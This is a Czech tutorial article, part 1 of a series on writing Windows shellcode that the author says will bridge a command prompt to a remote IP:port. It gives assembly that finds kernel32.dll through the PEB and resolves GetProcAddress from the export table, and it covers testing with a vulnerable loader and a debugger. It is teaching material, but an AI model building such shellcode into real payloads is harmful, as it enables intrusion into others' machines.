Exploitování – tvorba shellkódu 1. část

Vložil/a Juzna [1], 8 Leden, 2006 - 17:35

- Exploit [2]
- Hacking [3]
- Programming [4]

Exploitování je velice zajímavá činnost a existuje o něm hodně informací a dokonce sqělá kniha „Hacking – umění exploitace“. Ovšem většinou je vše popsané pro Linux. Pro vlastní pochopení exploitů to nevadí, ale informace jak napsat nějaký ten shellkód pro Win jsem snad žádné nenašel. Výsledkem bude shellkód který spustí příkazovou řádku a přemostí ji na libovolnou IP:port.

Exploitování

Uvědomte si, že hacker který chce cokoliv hacknout, musí být chytřejší než ten kdo daný program (nebo cokoliv) vytvářel. Hacker musí dokonale znát programovací jazyk, někdy i několik jazyků, a na dané problémy mít nadhled. Musí samotné příkazy chápat lépe než programátor, protože pak odhalí že programátor vlastně nenapsal přesně takový příkaz jaký chtěl. A toho náš hacker (zne)využije. Pokud jste ale nějaká lama co si umí přečíst emaily a chcete se nabourat do emailu někoho jiného, tak si radši vygooglete wwwhack.

Existuje mnoho různých exploitů podle toho co chcete exploitovat. Pokud chcete exploitovat webovou aplikaci psanou v PHP + mySQL, pak musíte znát tyto jazyky a třeba Assembler vám bude k ničemu. Ale na druhou stranu pokud chcete využít např. chyby v nějakém spustitelném programu a spustit tak svůj kód, budete muset umět assembler. Na tento způsob se dneska zaměříme.

Pokud se chcete dozvědět něco o technice a kráse exploitování, určitě si přečtěte knihu „Hacking – umění exploitace“. Z ní všechno pochopíte a nemá cenu ji zde přepisovat. Nebudu se zde zabývat jak udělat exploit a jak najít chybu v nějakém programu. I proto že to je hodně náročné a složité, a navíc autor určitě chybu brzo zaplátuje (pokud se nejedná o M$, který se se záplatama nijak nes... neuhání) a tak by vás jen naštvalo že se s tím tak hledáte. Ze začátku vám bude stačit najít si již nějaké bugy a pouze si upravit exploit, který už někdo vytvořil, aby dělal to co vy chcete. Osobně doporučuji třeba stránku www.frsirt.com [5] kde najdete již bugů a exploitů hromadu.

Co potřebujeme?

• **Assebmler** - Pro vytvoření exploitu budeme potřebovat nějaký útržek programu, který šikovně dostaneme do zranitelného programu a pomocí chyby jej spustíme. Nejčastěji je psán v programovacím jazyce assebmler. Pokud jej neumíte, nezbývá vám nic než se jej naučit (doporučuji server www.manualy.sk [6] a pokud se vám nechce hledat tady máte přímo odkaz na knihu o Asm: http://www.manualy.sk/koutek/volba9/ [7]).
• **Kompilátor** - já používám masm32, který si můžete vygooglit a zdarma stáhnout. Všechny příklady budou psány v něm, i když je můžete psát v jakémkoliv editoru a následně zkompilovat.
• **Debugger** – abychom se mohli přesvědčit že náš program funguje tak jak má, popřípadě pro hledání chyb, použijeme debugger. Pomocí něj můžeme krokovat jednotlivé příkazy a sledovat jak program probíhá. Já používám a doporučuji OllyDbg
• **Zranitelný program** – abych mohl zkoušet útržky kódu upravdu v praxi a jednoduše, udělal jsem si drobný prográmek ve Visual Basicu, který načte ze souboru náš program, umístí ho někam do paměti a následně zavolá. Můžete si jej stáhnout zde: www.juzna.com/vuln.php [8]

Assembler

Potřebujeme napsat program, ze kterého použijeme jen jeho útržek (pouze samotný strojový kód). Tento útržek programu musí být úplně samostatný. Je to jako byste se objevili někde a nevíte kde. Nemáte sebou nic a o vše se musíte postarat sami. Pro náš kód to znamená, že je někde v paměti a nevíme kde jsou jakékoliv systémové funkce. Při psaní obyčejného programu v asm prostě naincludujeme knihovnu a pak voláme její funkce pomocí jména. Vůbec se nemusíme starat že je potřeba dané knihovny načíst a najít v nich funkce, to za nás udělá kompilátor. Nyní máme ale kus kódu vložený do jiného programu a musíme si vše obstarat sami.

První záchytný bod: kernell

Musíme postupovat od základních věcí co víme kde se dají najít a podle kterých pak můžeme hledat dále. Prvním záchytným bodem je pro nás knihovna kernell32.dll, kterou má načtenou každý program ve Win. Existuje více způsobů jaxe hledá. Nevím přesně jak který funguje, ale mě stačí že prostě fungují a je to. Pokud by se vám nelíbili nebo nefungovaly, můžete si nějaké zkusit vygooglit. Já jsem zatím narazil na 2 a oba zde popíšu.

První způsob nahodí do eax nějakou adresu kde často bývá knihovna kernell. Resp kernell je začíná někde před touto adresou. Proto postupně snižujeme eax a porovnáváme data co jsou na dané adrese. Jelikož všechny spustitelné programy začínají znaky MZ.., tak jakmile je najdeme, našli jsme kernell.

```
hledej_kernell:
mov eax, 77F10000h     ; Toto je neco v kernell32.dll

; Postupujeme zpet a hledame zacatek kernellu, tzn MZ...
smycka:
     cmp dword ptr [eax], 00905A4Dh
     je nalezeno
     dec eax
     jmp smycka
nalezeno:
ret
```

Ovšem neplatí to vždy. Je to řekl bych takový tipovací mechanizmus. Na SP1 mi fungoval vždycky na několika počítačích, ale na SP2 našel knihovnu GDI. Proto se lépe bude hodit jiné řešení:

```
hledej_kernell:
 xor     eax, eax
; mov     eax, dword ptr fs:[eax+30h] ; Toto nejako nejde prelozit, nahradime primo
 db  64h, 8Bh, 40h, 30h
 test    eax, eax
 js      hledej_kernell2
 push    esi
 mov     eax, dword ptr ds:[eax+0Ch]
 mov     esi, dword ptr ds:[eax+01Ch]
 lods    dword ptr ds:[esi]
 mov     eax, dword ptr ds:[eax+8h]
 pop     esi
 ret
hledej_kernell2:
 mov     eax, dword ptr ds:[eax+34h]
 add     eax, 7Ch
 mov     eax, dword ptr ds:[eax+3Ch]
 ret
```

Tento druhý kód mi funguje jak na SP1 tak na SP2. Bohužel nevím jak kernell najde, ale najde ho tak vždycky. Jeden příkaz mi nešel v masm přeložit, proto jsem ho nahradil přímo znaky které vzniknou po přeložení.
Nyní už tedy známe adresu na které se nachází v paměti knihovna kernell.
(Vlastní procedury a funkce si třeba umístěte až na konec kódu. Nebo je můžete dát na začátek, ale pak ještě před ně musíte vložit skok na vlastní kód)

Druhý záchytný bod: funkce GetProcAddress

Pomocí funkce GetProcAddress z knihovny kernell můžeme jednoduše najít adresy dalších potřebných funkcí. Nejdříve ale musíme najít tuto funkci „složitým“ způsobem.
Nejdříve voláním call skočíme na další instrukci, přičemž se na stack uloží návratová hodnota která ukazuje na instrukci za voláním, tzn. na náš string s názvem funkce kterou hledáme. Tuto adresu instrukcí pop uložíme do registru edx.

```
call after_getprocaddr
db "GetProcAddress", 0
after_getprocaddr:
pop edx
```

(ještě musím zmínit že při instrukcích skoku nebo volání je adresa kam se má skočit udávána relativně vzhledem k další instrukci. Takže instrukce volání bude ve stylu call +15 neboli skoč o na instrukci o 15 bajtů dál než je ta následující).
Dále si pomocí předchozí funkce najdeme adresu na kernell.

```
call hledej_kernell
mov ebx, eax   ; Do EBX zacatek kernellu
```

Pro další kroky je nutné vědět co v sobě skrývá klasická Windozácká knihovna, tudíž i kernell. Na daném místě v souboru je uložen offset na tzv. PE hlavičku. V ní je pak uložen offset na seznam exportovaných funkcí. Na tomto seznamu je uložen počet exportovaných funkcí a offset na seznam offsetů názvů těchto funkcí (dost složitá formulace, co?:)

```
mov esi, dword ptr [ebx+3Ch] ; Na pozici 3C od zacatku kernellu je offset na PE
add esi, ebx ; Prictenim pocatku kernellu ziskame z offsetu skutecnou adresu
mov esi, dword ptr [esi+78h] ; Offset na ExportTable
add esi, ebx
mov ecx, dword ptr [esi+14h] ; Do ecx pocet exportovanych funkci
mov edi, dword ptr [esi+20h] ; Do edi adresu kde je seznam offsetu na nazvy fci
add edi, ebx

push esi ; Schováme si esi pá? ho budeme m?nit
xor ebp, ebp ; Vynulujeme ebp, kam budeme ukládat index fce
```

Takže si ještě ujasněme co kde máme uloženo:
edx – adresa na náš string
ebx – adresa na kernell
ecx – počet exportovaných funkcí. Registr ecx je zvolen záměrně protože udává počet opakování při instrukci loop.
esi – adresa na ExportTable
edi – seznam offsetu na kterych jsou ulozeny nazvy funkci
stack – máme zde schovanou jeden registr, a to esi

Jdeme tedy procházet jednotlivé funkce a kontrolovat zda jejich název není GetProcAddress.

```
smycka_hledejadresu:
push edi ; Schovame si pac je budeme menit
push ecx ;
mov edi, dword ptr [edi] ; Najdeme si offset na nazev dane fce
add edi, ebx   ; Ziskame z offsetu adresu
mov esi, edx ; Nas string GetProcAddress
mov ecx, 0Eh ; Delka retezne: 14 znaku
repz cmpsb ; Porovname
je getprocaddr_nalezeno ; Pokud souhlasi pokracujeme dal

pop ecx ; Zpatky vratime ecx - zbyvajici pocet fci
pop edi ; a edi - adresa na pointery na nazvy fci
add edi, 4h ; Pricteme delku ofsetu, takze edi odkazuje na dalsi funkci
inc ebp ; Pricteme index fce a zkousime dalsi
loop smycka_hledejadresu ; Hledame dalsi (pocet kroku v ecx ktery je nastaven na
pocet exportovanych fci)

getprocaddr_nalezeno:
pop ecx ; Vratime ze stacku 3 ulozene hodnoty
pop edi
pop esi
```


Nyní jsme v registru ebp získali index funkce, tzn. kolikátá fce z knihovny je ta naše. Zbývá nám složitou cestou vyhledat

```
mov ecx, ebp ; P?esuneme index do ecx
shl ecx, 1 ; Vynasobime dvema
mov eax, dword ptr [esi+24h] ; Najdeme adresu na tabulku s dalsimi offsety
add eax, ebx
add eax, ecx ; Pricteme a index a ziskame adresu na index teto fce v jine tabulce

xor ecx, ecx
mov cx, word ptr [eax] ; Do cx nacteme slovo z teto adresy cimz ziskame dany index
shl ecx, 2h ; Vynasobime 4ma
mov eax, dword ptr [esi+1Ch] ; Najdeme offset tabulky adres funkci
add eax, ebx ; Z offsetu ziskame adresu
add eax, ecx ; Pricteme index a ziskali zme konecnou adresu na ktere je offset fce
mov eax, dword ptr [eax] ; Nacteme offset dane fce
add eax, ebx ; Konecne mame vyslednou adresu
```

Konečně jsme získali adresu na funkci GetProcAddr pomocí které získáme adresy na všechny další potřebné funkce.

Zkouška funkčnosti + debugging




[9]

Nyní bychom si mohli zkusit kód zkompilovat a následně spustit přes zranitelný program. Zjistíme tak zda program opravdu dělá to co jsme chtěli a zda jsme neudělali chybu. Pokud chyba nastala, zjistíme kde.
Na konec kódu přidáme ještě breakpoint, který nám zastaví v debuggeru abychom mohli vše zkontrolovat. Exploit zkompilujeme pomocí masm32 a přes program vuln spustíme. (celý zdroják si můžete stáhnout na www.juzna.com/sploit01.asm [10])
Pokud ovšem nebudeme daný program debuggovat, pak nám spadne (kvůli breakpointu) a Windows se nás zeptá jestli odeslat či neodeslat zprávu o havárii. Popřípadě pokud máte nainstalovaný a nastavený debugger tak vám umožní přímo vstup do debuggování tohoto programu.

Debugger

V debuggeru vidíme zvýrazněnou aktuální instrukci. Je to přerušení, na kterém se program zastavil a (pokud není již debuggován) neví jak dál a proto „spadne“.
V registru eax se má nacházet adresa na funkci GetProcAddress, což si můžeme ověřit vpravo nahoře když je podíváme na obsah registrů. Vedle eax vidíme jeji hodnotu 7C80AC28 a vedle toho popis, že se jedná o exportovanou funkci a její název.


[11]

Vše je tedy zdá se v pořádku. Buď debugger ukončíme a s tím i zároveň náš spuštěný program, nebo můžeme zkusit pokračovat. Nevykonalo by se stejně ale nic rozumného, protože dál náš kód už nesahá.

Můžeme pokračovat v psaní kódu.

Související články:
Exploitování – tvorba shellkódu 2. část [12]
Exploitování – tvorba shellkódu 3. část [13]

URL článku:
https://security-portal.cz/clanky/exploitov%C3%A1n%C3%AD-%E2%80%93-tvorba-shellk%C3%B3du-1-%C4%8D%C3%A1st

Odkazy:
[1] https://security-portal.cz/users/juzna
[2] https://security-portal.cz/category/tagy/exploit
[3] https://security-portal.cz/category/tagy/hacking
[4] https://security-portal.cz/category/tagy/programming
[5] http://www.frsirt.com
[6] http://www.manualy.sk
[7] http://www.manualy.sk/koutek/volba9/
[8] http://www.juzna.com/vuln.php
[9] http://www.security-portal.cz/img/clanky/73/image001.png
[10] http://www.juzna.com/sploit01.asm
[11] http://www.security-portal.cz/img/clanky/73/image002.png
[12] http://www.security-portal.cz/clanky/exploitovani--tvorba-shellkodu-2-cast.html
[13] http://www.security-portal.cz/clanky/exploitovani--tvorba-shellkodu-3-cast.html